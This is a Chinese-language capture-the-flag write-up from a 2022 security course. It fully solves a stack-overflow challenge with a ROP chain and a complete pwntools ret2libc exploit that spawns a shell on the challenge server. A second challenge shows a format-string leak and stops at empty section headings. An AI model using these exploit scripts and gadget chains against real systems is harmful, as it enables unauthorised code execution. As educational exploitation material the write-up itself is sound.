
使用 gdb 跟踪一遍，得到如下的栈和调用结构：



0x2000	main()						
0x1ff8	r_f()	ret addr					
0x1ff0		saved rbp					
0x1fb0		treasure	char[0x40] user input				
0x1fa8	o_k()	ret addr		0x1fa8	b_b_p()	ret addr	
0x1fa0		saved rbp		0x1fa0		saved rbp	
0x1f90		one	u64[2] user input	0x1f90		three	i64[2] only [0] assigned
				0x1f88	b_p()	ret addr	
				0x1f80		saved rbp	
				0x1f70		two	char[0x10]
				0x1f68	o_p()	ret addr	can be overwrite
				0x1f60		saved rbp	
				0x1f50		one	char[0x10] user input

其中各个函数用其首字母标明；红色字体表示了对应字段的安全风险。

可以看到，NX 保护是开启的，因此注入 shellcode 是做不了的。我们考虑 ROP。注意到有调用库：




```
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ ldd ./02_re_migrate
        linux-vdso.so.1 (0x00007fffacc8e000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f8c121d3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f8c123d8000)
```

因此，我们可以用 ROP 通过 `puts_plt(GOT(puts))` 获取 `puts()` 的实际地址，从而算出库的偏移，进一步算出 `system()` 的实际地址；然后再从 `one_kick()` 跑一次，将 `'/bin/sh'` 加载到 `rdi` 中；然后调用 `ret` 时会前往 `system()` ，即成功运行 shell。

2 利用分析过程

起初我想要找办法获取栈偏移从而把 `one_punch` 的 `saved rbp` 改成 `treasure[]` 的位置，然后将 `ret addr` 改到一个 `leave; ret;` 的 gadget 从而实现栈迁移，但是没找到怎么获取栈偏移……


后来想到，可以考虑直接通过 `pop` 把栈指针弄到 `treasure[]` 去，即需要 `pop` 8 次然后 `ret` 。找找 gadget：



```
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ ROPgadget --binary ./02_re_migrate --only 'ret|pop'
Gadgets information
============================================================
0x000000000040140c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401410 : pop r14 ; pop r15 ; ret
0x0000000000401412 : pop r15 ; ret
0x000000000040140b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011bd : pop rbp ; ret
0x0000000000401413 : pop rdi ; ret
0x0000000000401411 : pop rsi ; pop r15 ; ret
0x000000000040140d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret
```

发现没有 `pop` 那么多次的……但是注意到我们可以先 `pop` 到 `one[1]` 那里去，因为 `one[1]` 的值仍保留为用户输入！所以先 `pop` 5 次， `0x40140b` 这个可以用！

然后我们将 `one[1]` 的值改为一个 `pop` 2 次的 gadget，比如 `0x401410` ，这样就可以来到我们大控制的 `treasure` 啦：




我们在进入 `really_fight()` 构造这样的 `treasure` ，这样我们就可以通过 `puts_plt(GOT(puts))` 获取 `puts()` 的实际地址，然后算出 `system()` 的地址，再一次来到 `really_fight()` 中：

treasure	+24	really_fight()	ret to r_f()
	+16	PLT(puts)	puts(PLT(puts))
	+8	GOT(puts)	rdi = GOT(puts)
	+0	rdi gadget	ret to gadget


再一次进入到 `really_fight()` 中后，我们构造 `treasure` ，然后在后续的调用中用同样的方式将栈指针移到 `treasure` ，通过 garget 将 `'/bin/sh'` 加载到 `rdi` 中；然后调用 `ret` 时会

前往 `system()`，即成功运行 shell：




treasure	+16	system()	system("/bin/sh")
	+8	"/bin/sh"	rdi = "/bin/sh"
	+0	rdi gadget	ret to gadget

定位上述需要的参数：



```
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ ROPgadget --binary ./02_re_migrate --only 'ret|pop'
Gadgets information
============================================================
0x000000000040140c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401410 : pop r14 ; pop r15 ; ret
0x0000000000401412 : pop r15 ; ret
0x000000000040140b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040140f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011bd : pop rbp ; ret
0x0000000000401413 : pop rdi ; ret
0x0000000000401411 : pop rsi ; pop r15 ; ret
0x000000000040140d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040101a : ret

Unique gadgets found: 11
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ ^C
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ strings -a -t x libc-2.31.so | grep "/bin/sh"
 1b75aa /bin/sh
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ readelf -s ./libc-2.31.so | grep "puts"
   194: 00000000000875a0   476 FUNC    GLOBAL DEFAULT   16 _IO_puts@@GLIBC_2.2.5
   429: 00000000000875a0   476 FUNC    WEAK   DEFAULT   16 puts@@GLIBC_2.2.5
   504: 00000000001273c0  1268 FUNC    GLOBAL DEFAULT   16 putspent@@GLIBC_2.2.5
   690: 0000000000129090   728 FUNC    GLOBAL DEFAULT   16 putsgent@@GLIBC_2.10
  1158: 0000000000085e60   384 FUNC    WEAK   DEFAULT   16 fputs@@GLIBC_2.2.5
  1705: 0000000000085e60   384 FUNC    GLOBAL DEFAULT   16 _IO_fputs@@GLIBC_2.2.5
  2342: 00000000000914a0   159 FUNC    WEAK   DEFAULT   16 fputs_unlocked@@GLIBC_2.2.5
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ readelf -s ./libc-2.31.so | grep "system"
   236: 0000000000156a80   103 FUNC    GLOBAL DEFAULT   16 svcerr_systemerr@@GLIBC_2.2.5
   617: 0000000000055410    45 FUNC    GLOBAL DEFAULT   16 __libc_system@@GLIBC_PRIVATE
  1427: 0000000000055410    45 FUNC    WEAK   DEFAULT   16 system@@GLIBC_2.2.5
```



```
ssec2022@ubuntu:~/Desktop/final/02_re_migrate$ ROPgadget --binary ./02_re_migrate --only 'ret|leave'
Gadgets information
============================================================
0x000000000040120d : leave ; ret
0x000000000040101a : ret
```

3 结果


根据上述分析，我们写出了如下代码（唯一的区别是，在第一趟的 `treasure` 前面新增一个 ret gadget 从而满足栈对齐的要求）：

Python 复制代码

```python
from pwn import *

context.log_level = 'DEBUG'

conn = remote("116.62.228.23", 10002)

conn.recvuntil("StudentID:\n")
conn.sendline("3190105871")

pop_5_gadget = 0x000000000040140b
pop_2_gadget = 0x0000000000401410
p_2_g_bytes = b'4199440'
leave_ret = 0x000000000040120d

e = ELF('./02_re_migrate')
puts_plt = e.symbols['puts']
puts_got = e.got['puts']
r_f = e.symbols['really_fight']
rdi_gadget = 0x401413
ret_gadget = 0x40101a

lib_binsh = 0x1b75aa
lib_puts = 0x875a0
lib_system = 0x55410

rbp_target = 0x7ffff0001fff # arbitrary

# === Run 1 ===
#  == r_f() ==
treasure1 = p64(ret_gadget) + p64(rdi_gadget) + p64(puts_got) + p64(puts_plt) + p64(r_f)
conn.recvuntil(b'ing...')
conn.sendline(treasure1)

# == o_k() ==
one1 = p_2_g_bytes
conn.recvuntil(b'[1] damage:')
conn.sendline(b'0')
conn.recvuntil(b'[2] damage:')
conn.sendline(one1)

# == o_p() ==
one_punch = b'A' * 16 + p64(rbp_target) + p64(pop_5_gadget)
conn.recvuntil(b'----->\n')
conn.send(one_punch)
```


```

# == get offset ==
storeRecv = conn.recvline()
puts_addr = u64(storeRecv[:-1]  + b'\x00\x00')

lib_base = puts_addr - lib_puts
system_addr = lib_base + lib_system
binsh_addr = lib_base + lib_binsh

# === Run 2 ===
#  == r_f() ==
treasure2 = p64(rdi_gadget) + p64(binsh_addr) + p64(system_addr)
conn.recvuntil(b'ing...')
conn.sendline(treasure2)

# == o_k() ==
one1 = p_2_g_bytes
conn.recvuntil(b'damage:')
conn.sendline(b'0')
conn.recvuntil(b'damage:')
conn.sendline(one1)

# == o_p() ==
one_punch = b'0' * 16 + p64(rbp_target) + p64(pop_5_gadget)
conn.recvuntil(b'----->')
conn.sendline(one_punch)

conn.sendline("./flag.exe 3190105871");
conn.interactive()
```

得到了正确结果!



```
    00000400  e2 95 90 e2  95 90 e2 95  90 e2 95 9d  20 e2 95 9a  │....│....│....│ ...│
    00000410  e2 95 90 e2  95 9d 20 20  e2 95 9a e2  95 90 e2 95  │....│..  │....│....│
    00000420  9d e2 95 9a  e2 95 90 e2  95 9d 20 20  e2 95 9a e2  │....│....│..  │....│
    00000430  95 90 e2 95  9d 20 20 20  e2 95 9a e2  95 90 e2 95  │....│.   │....│....│
    00000440  9d 20 20 20  e2 95 9a e2  95 90 e2 95  90 e2 95 90  │.   │....│....│....│
    00000450  e2 95 90 e2  95 90 e2 95  90 e2 95 9d  20 0a 5b 20  │....│....│....│ ·[ │
    00000460  74 69 6d 65  73 74 61 6d  70 20 5d 20  54 68 75 20  │time│stam│p ] │Thu │
    00000470  4a 75 6e 20  20 32 20 32  30 3a 34 30  3a 31 34 20  │Jun │ 2 2│0:40│:14 │
    00000480  32 30 32 32  0a 59 6f 75  20 66 6c 61  67 3a 20 73  │2022│·You│ fla│g: s│
    00000490  73 65 63 32  30 32 32 7b  6d 34 79 36  65 5f 74 6f  │sec2│022{│m4y6│e_to│
    000004a0  30 5f 65 61  35 79 7c 37  33 61 61 37  34 64 66 7d  │0_ea│5y|7│3aa7│4df}│
    000004b0  0a                                                  │·│
    000004b1
CHALLENGE: re_migrate

[ timestamp ] Thu Jun  2 20:40:14 2022
You flag: ssec2022{m4y6e_to0_ea5y|73aa74df}
```

注：本题和 Lab 2 第 2 题一样，都出现本地运行不正确但远程运行正确的问题。具体的表现是一致的，即应当是 `"/bin/sh"` 的地方变成了 `"/usr/share/locale"`：




```
0000| 0x7fffc2d27b10 --> 0x401413 (<__libc_csu_init+99>:       pop    rdi)
0008| 0x7fffc2d27b18 --> 0x7fd9cf77345a ("/usr/share/locale")
0016| 0x7fffc2d27b20 --> 0x7fd9cf6112c0 (<__libc_system>:       endbr64)
```

03 – b32 echo

Base32 Encode Online

1 漏洞分析和触发


一个重要的漏洞是，程序不检查解码结果中最后一个字符是否为 `%`，而且如果新的解码结果比旧的短，且新的解码结果的字符个数是 5 的整倍数，那么旧的解码结果将保留：



```
Tell me the length of your base32 input:
16
Show it:
MFRGGZDFMZTGM===
abcdefff
Tell me the length of your base32 input:
8
Show it:
GEYTCMJR
11111fff
```

这样，我们就可以通过每次构造比上一次少 5 个字符的字符串，同时让每次的最后一个字符是 `%`，并与后一次的保留的字符构成格式控制字符串，就可以利用 FSB。下面是利用 FSB 读取栈上数据的一例：

```python
def interact_b32(plain):
    conn.recvuntil(b'input: \n')
    coded = b32encode(plain)
    conn.sendline(size(coded)[:-1].encode('utf-8'))
    conn.recvuntil(b'Show it: \n')
    conn.sendline(coded)
    result = conn.recvline()
    print(result)

for i in range(75, 0, -5):
    interact_b32(b'.' * i + b'x...%')
```



```
ssec2022@ubuntu:~/Desktop/final/03_b32echo$ python3 local.py
[+] Starting local process './echo': pid 11195
b'...........................................................................x...\n'
b'......................................................................x...9ef6916b...\n'
b'.................................................................x...9ef69166...9ef69120...\n'
b'............................................................x...9ef69161...9ef69120...9ef69020...\n'
b'.......................................................x...9ef6915c...9ef69120...9ef69020...a...\n'
b'..................................................x...9ef69157...9ef69120...9ef69020...a...0...\n'
b'.............................................x...9ef69152...9ef69120...9ef69020...a...0...31...\n'
b'........................................x...9ef6914d...9ef69120...9ef69020...a...0...2c...9ef69120...\n'
b'...................................x...9ef69148...9ef69120...9ef69020...a...0...27...9ef69120...9ef69230...\n'
b'..............................x...9ef69143...9ef69120...9ef69020...a...0...22...9ef69120...9ef69230...9ae00dcb...\n'
b'.........................x...9ef6913e...9ef69120...9ef69020...a...0...1d...9ef69120...9ef69230...9ae00dcb...9ef69328...\n'
b'....................x...9ef69139...9ef69120...9ef69020...a...0...18...9ef69120...9ef69230...9ae00dcb...9ef69328...0...\n'
b'...............x...9ef69134...9ef69120...9ef69020...a...0...13...9ef69120...9ef69230...9ae00dcb...9ef69328...0...0...\n'
b'..........x...9ef6912f...9ef69120...9ef69020...a...0...e...9ef69120...9ef69230...9ae00dcb...9ef69328...0...0...0...\n'
b'.....x...9ef6912a...9ef69120...9ef69020...a...0...9...9ef69120...9ef69230...9ae00dcb...9ef69328...0...0...0...43585946...\n'
```

2 利用思路分析

3 利用过程

4 结果